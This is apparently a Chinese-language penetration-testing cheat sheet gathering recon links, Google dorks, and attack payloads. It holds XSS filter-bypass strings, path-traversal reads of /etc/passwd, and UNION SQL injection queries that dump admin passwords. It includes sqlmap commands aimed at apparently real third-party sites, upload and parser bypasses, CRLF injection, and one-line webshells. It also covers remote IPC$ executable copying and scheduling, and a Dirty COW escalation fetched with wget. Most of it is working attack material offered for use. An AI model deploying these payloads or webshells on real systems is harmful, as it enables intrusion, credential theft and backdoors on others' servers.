<https://bbs.ichunqiu.com/thread-35887-1-1.html?from=beef> 渗透测试 （寒假练手）

<https://www.ichunqiu.com/battalion?t=2&r=54399> 靶场

https://www.freebuf.com/articles/web/213675.html

https://www.freebuf.com/vuls/211847.html

逻辑漏洞：

https://www.freebuf.com/articles/web/160883.html 用户密码重置凭证

https://www.freebuf.com/articles/database/161495.html 重置凭证接收端可篡改

freebuf寻找文章

# 学习看漏洞的文章

<https://bbs.ichunqiu.com/forum.php>

先知社区

乌云

FREEBUF

墨者文章资料

Tools ：<https://www.t00ls.net/Penetration-articles.html>

# 信息收集：

## Whois信息

* 站长之家：[http](http://whois.chinaz.com/) ://whois.chinaz.com
* Bugscaner：[http](http://whois.bugscaner.com/) ://whois.bugscaner.com
* 爱站网：[https](https://www.aizhan.com/) : [//www.aizhan.com](https://www.aizhan.com/)
* 国外在线：[https](https://bgp.he.net/) : [//bgp.he.net](https://bgp.he.net/)

## 总域名

* 企查查：[https](https://www.qichacha.com/) ://www.qichacha.com
* 备案查询网：[http](http://www.beianbeian.com/) : [//www.beianbeian.com](http://www.beianbeian.com/)

## 子域名

* OneForAll：[https](https://github.com/shmilylty/OneForAll) : [//github.com/shmilylty/OneForAll](https://github.com/shmilylty/OneForAll)
* subDomainsBrute：[https](https://github.com/lijiejie/subDomainsBrute) : [//github.com/lijiejie/subDomainsBrute](https://github.com/lijiejie/subDomainsBrute)
* Sublist3r：[https](https://github.com/aboul3la/Sublist3r) : [//github.com/aboul3la/Sublist3r](https://github.com/aboul3la/Sublist3r)
* DNS二进制搜索：[https](https://dns.bufferover.run/dns?q=.baidu.com) ://dns.bufferover.run/dns [?](https://dns.bufferover.run/dns?q=.baidu.com) q [=](https://dns.bufferover.run/dns?q=.baidu.com) .baidu.com

## 旁站

* 在线：[http](http://stool.chinaz.com/same) : [//stool.chinaz.com/same](http://stool.chinaz.com/same)

## 真实ip

* ping检测：[https](https://www.wepcc.com/) : [//www.wepcc.com](https://www.wepcc.com/)
* 国外ping：[https](https://asm.ca.com/en/ping.php) : [//asm.ca.com/en/ping.php](https://asm.ca.com/en/ping.php)
* dns检测：[https](https://tools.ipip.net/dns.php) : [//tools.ipip.net/dns.php](https://tools.ipip.net/dns.php)
* Xcdn：[https](https://github.com/3xp10it/xcdn) : [//github.com/3xp10it/xcdn](https://github.com/3xp10it/xcdn)
* 在线：[https](https://webiplookup.com/) : [//webiplookup.com](https://webiplookup.com/)
* Netcraft：[https](https://toolbar.netcraft.com/site_report?url=) ://toolbar.netcraft.com/site\_report [?](https://toolbar.netcraft.com/site_report?url=) url [=](https://toolbar.netcraft.com/site_report?url=)
* [网址](https://crt.sh/)：[https](https://crt.sh/) : [//crt.sh](https://crt.sh/)

## 入口+ C段

* 火狐/谷歌插件：Shodan
* Nmap：[https](https://nmap.org/) : [//nmap.org](https://nmap.org/)
* masscan：[https](https://github.com/robertdavidgraham/masscan) : [//github.com/robertdavidgraham/masscan](https://github.com/robertdavidgraham/masscan)
* 工具：御剑高速端口扫描工具

## 敏感信息

### googlehack语法

1. 后台地址

* 站点：xxx.xxx管理后台/登陆/管理员/系统
* 站点：xxx.xxx inurl：登录/管理/系统/ guanli /登路

1. 敏感文件

* 网站：xxx.xxx文件类型：pdf / doc / xls / txt
* 站点：xxx.xxx文件类型：log / sql / conf

1. 测试环境

* 网站：xxx.xxx inurl：测试/ ceshi
* site：xxx.xxx intitle：测试

1. 邮箱/ QQ /群

* 网站：xxx.xxx邮件/电子邮件
* 网站：xxx.xxx qq /群/企鹅/腾讯

1. 其他

* 网站：xxx.xxx inurl：api
* site：xxx.xxx inurl：uid = / id =
* 网站：xxx.xxx标题：索引

### Github

* @ xxx.xxx密码/秘密/凭证/令牌/配置/通过/登录/ ftp / pwd
* @ xxx.xxx security\_credentials / connetionstring / JDBC / ssh2\_auth\_password / send\_keys

### 网盘引擎

* 盘多多：[http](http://www.panduoduo.net/) : [//www.panduoduo.net](http://www.panduoduo.net/)
* 凌风搜索：[https](https://www.lingfengyun.com/) ://www.lingfengyun.com（下载近似）

### 其他搜索

* 莎顿：[https](https://www.shodan.io/) ://www.shodan.io
* ZoomEye：[https](https://www.zoomeye.org/) ://www.zoomeye.org
* FOFA：[https](https://fofa.so/) ://fofa.so

### 历史突破

* 乌云名义：[https](https://shuimugan.com/) ://shuimugan.com
* Seebug：[https](https://www.seebug.org/) ://www.seebug.org
* 漏洞利用数据库：[https](https://www.exploit-db.com/) : [//www.exploit-db.com](https://www.exploit-db.com/)
* Vulners：[https](https://vulners.com/) ://vulners.com

# 信息深度搜集：

## 指纹识别

* 火狐插件：Wappalyzer
* 云悉：[http](http://www.yunsee.cn/) ://www.yunsee.cn
* whatweb：[https](https://www.whatweb.net/) ://www.whatweb.net
* 在线：[http](http://whatweb.bugscaner.com/look) : [//whatweb.bugscaner.com/look](http://whatweb.bugscaner.com/look)

## 目录扫描

* 御剑1.5
* 7kbscan：[https](https://github.com/7kbstorm/7kbscan-WebPathBrute) : [//github.com/7kbstorm/7kbscan-WebPathBrute](https://github.com/7kbstorm/7kbscan-WebPathBrute)
* dirsearch：[https](https://github.com/maurosoria/dirsearch) : [//github.com/maurosoria/dirsearch](https://github.com/maurosoria/dirsearch)

## JS接口

* JSFinder：[https](https://github.com/Threezh1/JSFinder) : [//github.com/Threezh1/JSFinder](https://github.com/Threezh1/JSFinder)
* 链接查找器：[https](https://github.com/GerbenJavado/LinkFinder) : [//github.com/GerbenJavado/LinkFinder](https://github.com/GerbenJavado/LinkFinder)
* 搜索关键接口

1. 配置/ API
2. 方法：“获取”
3. http.get（“
4. 方法：“发布”
5. http.post（“
6. $ .ajax
7. 服务.httppost
8. 服务.httpget

## WAF识别

* wafw00f：[https](https://github.com/EnableSecurity/wafw00f) : [//github.com/EnableSecurity/wafw00f](https://github.com/EnableSecurity/wafw00f)
* WhatWaf：[https](https://github.com/Ekultek/WhatWaf) : [//github.com/Ekultek/WhatWaf](https://github.com/Ekultek/WhatWaf)

# XSS

**"><script>alert('hack')</script><"**


3：绕过< >

‘onclick=’alert(/xss/)

‘onmouseover=’alert(/xss/) 鼠标要碰才会触发（这种绕过主要是加多一个引号和绕过<

4：



“onclick=”alert(/xss/)

5: 绕过了on和script

“> <a href=’javascript:alert(1)’>



6：过滤了<script、on、src、data、href标签

但是替换之前没有转化为小写字母，所以可以用大小写绕过


"><SCript>alert('hack')</sCRipt><"

"><img Src="1.jpg" Onerror="alert(1)">

* 7：过滤了script、on、src、data、href，并且在过滤前将keyword转换为了小写
* 第二处引用keyword没有编码，可以闭合input标签后，重写关键字绕过过滤

"><scrscriptipt>alert(1)</scrscriptipt>

8：



javascrip&#116;:alert(1)

拿出较为好用的payload

<details/open/ontoggle=alert(1)>

<svg/onload=alert(1)>

<img/src/onerror=alert(1)>

<video/src/onerror=alert(1)>

<script>(alert)(1)</script>

<video><sourceonerror=”javascript:alert(1)”>

<video/src/onloadstart=”alert(1)”>

<ahref=javascript:alert(1)>222</a>

# 任意文件下载

<https://www.cnblogs.com/zhaijiahui/p/8459661.html>

<https://xz.aliyun.com/t/6594>

inurl:”readfile.php?file**=**

inurl:”read.php?filename**=**

inurl:”download.php?file**=**

inurl:”down.php?file**=**

• Index.php?f=../../../../../../../../etc/passwd

• Index.php?f=../index.php

• Index.php?f=file:///etc/passwd

Path

url

如果自动加上后缀的话，用%00截断

参数f的参数值为PHP文件时：

      1.文件被解析，则是文件包含漏洞

      2.显示源代码，则是文件查看漏洞

      3.提示下载，则是文件下载漏洞

Ping判断系统

UNIX 及类 UNIX [操作系统](https://www.baidu.com/s?wd=%E6%93%8D%E4%BD%9C%E7%B3%BB%E7%BB%9F&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao) ICMP 回显应答的 TTL 字段值为 255  
  
Compaq Tru64 5.0 ICMP 回显应答的 TTL 字段值为 64  
  
微软 [Windows](https://www.baidu.com/s?wd=Windows&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao) NT/[2K](https://www.baidu.com/s?wd=2K&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao)操作系统 ICMP 回显应答的 TTL 字段值为 128  
  
微软 Windows [95](https://www.baidu.com/s?wd=95&tn=SE_PcZhidaonwhc_ngpagmjz&rsv_dl=gh_pc_zhidao) 操作系统 ICMP 回显应答的 TTL 字段值为 32

Google 搜索 site：\*.baidu.com login

intitle：搜索网页标题中包含有特定字符的网页。例如输入“intitle: mst”，这样网页标题中带有mst的网页都会被搜索出来。  
inurl：搜索包含有特定字符的URL。例如输入“inurl:mst”，则可以找到带有mst字符的URL。  
intext:搜索网页正文内容中的指定字符，例如输入“intext:mst”。这个**语法**类似我们平时在某些网站中使用的“文章内容搜索”功能。  
filetype:搜索指定类型的文件。例如输入“filetype:mst”，将返回所有以mst结尾的文件URL。  
site：找到与指定网站有联系的URL。例如输入“Site:mst.hi-ourlife.com”。所有和这个网站有联系的URL都会被显示。

新思路（先filetype 收集一下敏感信息：.sql .mdb .txt .zip .rar

**查找目录列表的敏感文件**

1.(site:域名）intitle:"index.of"(|intitle:...) (intext:)"敏感文件名/敏感后缀名" (|intext:...) (-忽略的文件名)

**查找url中能访问的敏感文件或者目录**

1.(site:域名) inurl:"敏感文件名/目录名"|inurl:... (-忽略的文件名)

2.(site:域名) filetype:后缀名 inurl:文件名(|inurl:...) (-忽略的文件名)

3.(site:域名) intext:"文件中独一无二的短语" (-忽略的文件名)

**查找特定的服务器版本的网站**

(site:域名) intext:"Apache/1.3.27 Server at" (-忽略的文件名)

**数据库的转储**

(site:域名) # Dumping data for table(user|username|password|pass) (-排除的信息)

**查找子域名**

site:"主机名" -site:"[www.主机名](http://www.主机名)" (-排除的信息)

**查找网站中泄露出的邮箱地址**

site:域名 intext:"email"(|intext:...) (-排除的信息)

更多组合 我们可以把自己的搜索与能获取更好的结果的搜索项一起使用

1.当查找email时，能添加类似 通讯录 邮件 电子邮件 发送这种关键词

2.查找电话号码的时候可以使用一些类似 电话 移动电话 通讯录 数字 手机

**查找网站中的人的信息**

site:域名 intext:"人的信息"(|intext:...) (-排除的信息)

**用户名相关**

(site:域名) intext:"username"|intext:"userid"|intext:"employee.ID"(|intext:...) "your username is" (-排除的信息)

**密码相关**

(site:域名) intext:"password"|intext:"passcode"(|intext:...) "your password is" "reminder forgotten" (-排除的信息)

**公司相关**

(site:域名) intext:"admin"|intext:"administrator"|intext:"contact your system"|intext:"contact your administrator" (-排除的信息)

**filetype:mdb inurl:com**

Apache下的strust2框架：

一般存在漏洞的特征：文件类型:.action .do .jsp .html


Java反序列化漏洞的java应用程序：

1. Jboss
2. Weblogic
3. WebShare

Jboss漏洞寻找语句：inurl：/web/guest/home/

# SQL注入

//，-- , /\*\*/, #, --+, -- -, ;,%00,--a

“/\*”是MySQL中的注释符，返回错误说明该注入点不是MySQL；  
“--”是Oracle和MSSQL支持的注释符，如果返回正常，则说明为这两种数据库类型之一

## Oracle

order by 3--

and 1=2 union select null,null,null from dual--

and 1=2 union select 'null',null,null from dual--  //返回正常，则第一个字段是数字型，返回错误，为字符型

and 1=2 union select 1,'2','3' from dual--  //判断显示位

and 1=2 union select null,(select banner from sys.v\_$version where rownum=1),null from dual--  //探测数据库版本信息

and 1=2 union select null,(select table\_name from user\_tables where rownum=1),null from dual--  //查询第一个表名

and 1=2 union select null,(select table\_name from user\_tables where rownum=1 and table\_name<>'STUDENT'),null from dual--  //第二个表名

and 1=2 union select null,(select column\_name from user\_tab\_columns where table\_name='[表名]' and rownum=1),null from dual-- //查看第一个字段名

and 1=2 union select null,(select column\_name from user\_tab\_columns where table\_name='[表名]' and rownum=1 and column\_name<>'[第一个表名]'),null from dual-- //查看第二个字段名

and 1=2 union select null,(select column\_name from user\_tab\_columns where table\_name='[表名]' and rownum=1 and column\_name<>'[第一个表名]' and column\_name<>'[第二个表名]'),null from dual--

and 1=2 union select id,name,pass from student where id=1--  //查看

数据

## Access

access注入

判断注入点：‘ ，and 1=1, and1=2, or 1=1, or 1=2, and 1=23, 在id=后面加一个减号，报错有注入点

判断数据库类型：and exists(select \* from msysobjects)>0  存在说明是access数据库 ,

 and exists(select \* from sysobjects)>0 存在说明是sql server数据库

判断数据库中的表：and exists(select \* from admin) 返回成功说明存在

access的数据库中的表：admin， msysobjects， user， username，

判断数据库中表内的字段名：and exists(select username from admin) 返回成功说明存在

判断字段长度：order by N

报错：and 1=2 union select 1,2,....,N from admin(联合查询)

判断账户密码长度：and (select len(admin) from admin)=5 如果返回正常说明管理账户的长度为5

and (select len(password) from admin)=5 猜解管理密码长度是5

### Sqlmap注入Access数据库

**爆出access数据库存在的表**，只能利用枚举的方式爆破。

sqlmap -u "xxx" --tables

**字符型注入：**

在数据库中一般语句类似于：  
select \*或字段 from menber where id like ‘%字符或字段%’

注入语句%‘ 1 or 1=1 #

%‘ or 1=1—

## Ms sql =sql server

Order by 4  判断字段数  --------字段数为4

（注意：此处我测试两次，第一次可以正常显示，第二次未正常测出字段数此时可以用如下语法  
  
?id=-2 union all select null    错误  
?id=-2 union all select null,null    错误  
?id=-2 union all select null,null,null    错误  
?id=-2 union all select null,null,null,null    正常--------字段数为四）  
  
?id=-2 union all select '1','2','3','4'      查看显示位--------显示位为2和3  
  
?id=-2 union all select '1',(select top 1 schema\_name from information\_schema.schemata),'3','4'   
爆出数据库名称  dbo  
  
?id=-2 union all select '1',(select top 1 table\_name from information\_schema.tables where table\_schema='dbo'),'3','4'  
爆出表名    namage  
  
?id=-2 union all select '1',(select col\_name(object\_id('namage'),1)from sysobjects),'3','4'  
字段     三个：id  username  password


?id=2 and 1=2 union all select 1,(select top 1 col\_name(object\_id('manage'),1) from sysobjects), '3',4

爆出三个表名


Id username password

?id=-2 union all select '1',username,password,'4' from manage


## 宽字节注入







## 二次编码注入



%25 urldecode（）编码变成%

%2527

## Sqlmap使用

--threads 10 //如果你玩过 msfconsole的话会对这个很熟悉 sqlmap线程最高设置为10

--level 3 //sqlmap默认测试所有的GET和POST参数，当--level的值大于等于2的时候也会测试HTTP Cookie头的值，当大于等于3的时候也会测试User-Agent和HTTP Referer头的值。最高可到5

--risk 3 // 执行测试的风险（0-3，默认为1）risk越高，越慢但是越安全


----search //后面跟参数 -D -T -C 搜索列（S），表（S）和或数据库名称（S） 如果你脑子够聪明，应该知道库列表名中可能会有ctf,flag等字样，结果有时候题目就是这么耿直对吧？

sqlmap -u "http://chinalover.sinaapp.com/SQL-GBK/index.php?id=1%df%27" --search -C flag

--level 3 --risk 1 --thread 10

sqlmap -u " http://www.yr17.net/productview.php?productid=3059" --batch -v 3 --tamper "unmagicquotes.py" –dbs （宽字节绕过注入）

sqlmap -u http://www.yr17.net/productview.php?productid=3059 --tamper unmagicquotes



sqlmap.py -u <http://127.0.0.1/sqli-labs-master/Less-8/?id=1> --technique B --dbms mysql --batch -v 0  
或者：  
python sqlmap.py -u "<http://127.0.0.1/sqli-labs-master/Less-8/?id=1>" --technique B --dbs --batch

# 短信轰炸技巧：

<https://www.anquanke.com/post/id/93878>

# 常见数据库服务器搭配





# 后台登录的逻辑漏洞

https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=48686&highlight=%E4%BF%A1%E6%81%AF%E6%B3%84%E9%9C%B2

# 文件包含

<https://bbs.ichunqiu.com/thread-54849-1-1.html>

<https://blog.51cto.com/wt7315/1863177>

<https://www.k0rz3n.com/2018/11/20/%E4%B8%80%E7%AF%87%E6%96%87%E7%AB%A0%E5%B8%A6%E4%BD%A0%E7%90%86%E8%A7%A3%E6%BC%8F%E6%B4%9E%E4%B9%8B%20PHP%20%E6%96%87%E4%BB%B6%E5%8C%85%E5%90%AB%E6%BC%8F%E6%B4%9E/>

# 目录遍历

几种经典的测试方法：

?file=../../../../../etc/passwdd

?page=file:///etc/passwd

?home=main.cgi

?page=http://www.a.com/1.php

<http://1.1.1.1/../../../../dir/file.txt>

%00嵌入任意位置

.的利用

# 文件上传绕过

<https://www.freebuf.com/articles/web/188464.html> 文件上传fuzzy构造

<https://blog.51cto.com/wt7315/1865580>

.文件名大小写绕过：pHp，AsP

2.特殊文件名绕过

在Windows下有一个特性就是如果文件后缀以点‘.’或者空格‘ ’结尾的后缀 名时，系统在保存文件时会自动去除点和空格。但要注意 Unix/Linux 系统没有 这个特性。

因为有些服务器端的后缀名检测是取文件名最后一个.后面的字符串，拿这个字符串与黑名单列表对比

3. 0x00截断绕过

文件名后缀有一个%00字节，可以截断某些函数对文件名的判断。在许多语言函 数中，处理字符串的函数中0x00被认为是终止符

例如: 网站上传函数处理xxx.asp%00.jpg时，首先后缀名是合法的jpg格式，可以 上传，在保存文件时，遇到%00字符丢弃后面的 .jpg，文件后缀最终保存的后缀 名为xxx.asp

IS6.0有两个解析漏洞，一个是如果目录名包.asp 、.asa、.cer字符串，那么这个目录下所有的文 件都会按照 asp 去解析。

例如： chaoasp/1.jpg

因为文件名中有asp字样，所以该文件夹下的1.jpg文件打开时，会按照asp文件去解析执行

另一个是只要文件名中含有.asp、.asa、.cer会优先按 asp 来解析

IIS7.0/7.5是对php解析时有一个类似于Nginx的解析漏洞， 对任意文件名只要在URL后面追加 上字符串“/任意文件名.php”就会按照 php 的方式去解析 。

例子 ： ”http://www.baidu.com/upload/chao/1.jpg/chao.php"

这种情况下访问1.jpg，该文件就会按照php格式被解析执行

3.Nginx解析漏洞

一个是对任意文件名，在后面添加/任意文件名.php的解析漏洞，比如原本文件名是 test.jpg， 可以添加为 test.jpg/x.php 进行解析攻击。

一种是对低版本的 Nginx 可以在任意文件名后面添加%00.php

例如：127.0.0.1/sql-loads/load/chao.jpg%00.php

那么chao.jpg也就被当作php格式文件执行

<https://paper.seebug.org/219/>

## .htaccess攻击

建一个.htaccess 文件，里面的内容如下：  
<FilesMatch "pino">  
SetHandler application/x-httpd-php  
</FilesMatch>

这个时候就上传一个文件名字是pino，这个时候我们上传一个文件名字叫做pino的文件，不要后缀名，然后里面是一句话木马，用菜刀连接，可以成功！

0人点赞

[Web安全](/nb/15176424)

作者：Pino\_HD  
链接：https://www.jianshu.com/p/5a4e4c0904f5  
来源：简书  
著作权归作者所有。商业转载请联系作者获得授权，非商业转载请注明出处。

# 编辑器漏洞

https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=6419&highlight=%E7%BC%96%E8%BE%91%E5%99%A8%E6%BC%8F%E6%B4%9E



# 中间件漏洞

<https://www.freebuf.com/articles/web/192063.html>

IIS

1、PUT漏洞

2、短文件名猜解 3、远程代码执行

4、解析漏洞

IIS 6.0 在处理含有特殊符号的文件路径时会出现逻辑错误，从而造成文件解析漏洞。这一漏洞有两种完全不同的利用方式：

/test.asp/test.jpg（该目录中的任何文件都被 IIS 当作 asp 程序执行（特殊符号是“/”）

test.asp;.jpg（虽然该文件真正的后缀名是 “.jpg”，但由于含有特殊符号”;”，仍会被 IIS 当做 asp 程序执行。

IIS7.5 文件解析漏洞

test.jpg/.php

URL 中文件后缀是 .php ，便无论该文件是否存在，都直接交给 php 处理，而 php 又默认开启 “cgi.fix\_pathinfo” ,会对文件进行“修理”，可谓“修理”？举个例子，当 php 遇到路径 “/aaa.xxx/bbb.yyy” 时，若 “/aaa.xxx/bbb.yyy” 不存在，则会去掉最后的 “bbb.yyy” ，然后判断 “/aaa.xxx” 是否存在，若存在，则把 “/aaa.xxx” 当作文件。

若有文件 test.jpg ，访问时在其后加 /.php ，便可以把 “test.jpg/.php” 交给 php ，php 修理文件路径 “test.jpg/.php” 得到 ”test.jpg” ，该文件存在，便把该文件作为 php 程序执行了。

Weblogic

1、反序列化漏洞

2、SSRF

3、任意文件上传

4、war后门文件部署

Tomcat

1、远程代码执行

2、war后门文件部署

Jboss

1、反序列化漏洞

2、war后门文件部署

Nginx

1、文件解析

2、目录遍历

3、CRLF注入

4、目录穿越

Apache

1、解析漏洞

2、目录遍历

# CLRF

举个例子，一般网站会在HTTP头中用Location: http://baidu.com这种方式来进行302跳转，所以我们能控制的内容就是Location:后面的XXX某个网址。

所以一个正常的302跳转包是这样：

HTTP/1.1 302 Moved Temporarily

Date: Fri, 27 Jun 2014 17:52:17 GMT

Content-Type: text/html

Content-Length: 154

Connection: close

Location: http://www.sina.com.cn

但如果我们输入的是

http://www.sina.com.cn%0aSet-cookie:JSPSESSID%3Dwooyun

注入了一个换行，此时的返回包就会变成这样：

HTTP/1.1 302 Moved Temporarily

Date: Fri, 27 Jun 2014 17:52:17 GMT

Content-Type: text/html

Content-Length: 154

Connection: close

Location: http://www.sina.com.cn

Set-cookie: JSPSESSID=wooyun

# 一句话脚本

ASP

<%eval request ("pwd")%>

# ASPX

<%@ Page Language="Jscript"%> <%eval(Request.Item["pwd"],"unsafe");%>

# JSP

<%Runtime.getRuntime().exec(request.getParameter("i"));%>

# PHP -> REQUEST是在网页端输入变量访问，POST则是通过工具连接，基于C/S架构

<?php @eval($\_POST['pwd']);?>

<?php eval($\_REQUEST['pwd']); ?> # eval,使用php函数,如phpinfo()

<?php system($\_REQUEST['pwd']); ?> # system,使用Linux系统命令,如ls

<?php echo system($\_GET[cmd]);?>

# Bypass绕过

<https://www.t00ls.net/articles-46165.html>

<https://blog.csdn.net/huanghelouzi/article/details/82995313>

## url跳转

绕过

### 1. 直接跳转

没做任何限制，参数后直接跟要跳转过去的网址就行：

1. https://www.landgrey.me/redirect.php?url=http://www.evil.com/untrust.html

### 2. 协议一致性

当程序员校验跳转的网址协议必须为https时(有时候跳转不过去不会给提示)：

1. https://www.landgrey.me/redirect.php?url=https://www.evil.com/untrust.html

3

<https://www.landgrey.me/redirect.php?url=http://www.landgrey.me.www.evil.com/untrust.html>

## SQL绕过总结

https://blog.csdn.net/huanghelouzi/article/details/82995313

<https://www.freebuf.com/articles/web/201790.html>

防火墙，一般都采用正则的方式进行拦截的

基础绕过大小写、双重写

协议层面绕过WAF的检测  
 1、协议未覆盖绕过WAF  
 \*请求方式变换 get -> post  
 \*content-type变换   
  
 2、参数污染  
 index.php?**id**=1&**id**=2  
  
 **id**=1  
 **id**=2  
 waf可能只检测**id**=1

### mysql

在/\*之间插入内容\*/ 例如：/\*!50000select\*/


http://www.hacker.com/news/index.jsp?id=2862′ and/\*%23%0a\*/1=1–

或者/\*\*/代替空格 例如：**union***/\*\*/*select

等价替换：and -> &&、%26%26

or -> ||

空格Blanks=('%09', '%0A', '%0B', '%0C', '%0D', '%a0')



### mssql

se%le%ct

# 搜索引擎的使用

Shodan

Zoomeye

1、app:apache ------------ 组件名  
2、ver:2.2.9 ------------- 版本号  
3、 port:22 ----------- 端口号  
4、service:ssh ------------- 搜索服务名  
5、os:linux --------- 操作系统类型  
6、hostname:google.com ------------- 分析列表“主机名”字段  
7、country:cn city:hefei--------------查找国家代码谷歌浏览器翻墙查看[此链接当前页"互联网"字段或“ISO 3166 2位字母代码”字段（注：英国gb）](https://link.jianshu.com?t=https:/zh.wikipedia.org/wiki/%E5%9B%BD%E5%AE%B6%E5%9C%B0%E5%8C%BA%E4%BB%A3%E7%A0%81" \t "_blank)  
8、ip:8.8.8.8 ------------ip地址  
9、cidr:8.8.8.8/24--------ip地址网段

实例：php app:edeCMS ver:5.7.48 比如某天某个版本的cms出现了漏洞，你需要去刷一波

# IPC

(B站)

net use \\ip\ipc$

copy d:\system.exe \\ip\c$

net time \\ip

at \\ip shij c:\system.exe

at \\ip

net share

services.msc

# SSRF


<https://blog.dyboy.cn/websecurity/160.html>

# 内网渗透

<https://www.bilibili.com/video/av88459896?from=search&seid=12563701269010581597>

<https://www.bilibili.com/video/av33026520/>

# 提权总结：



**Linux提权的前提：**

* 拿到了一个低权限的账号
* 能上传和下载文件
* 机器上有python、java环境

### 脏牛提权：

**漏洞范围**：Linux内核 >= 2.6.22（2007年发行，到2016年10月18日才修复）

Exp下载<https://github.com/FireFart/dirtycow>

wget [http://192.168.0.99/dirty.c -O /tmp/dirty.c](http://192.168.0.99/dirty.c%20-O%20/tmp/dirty.c)

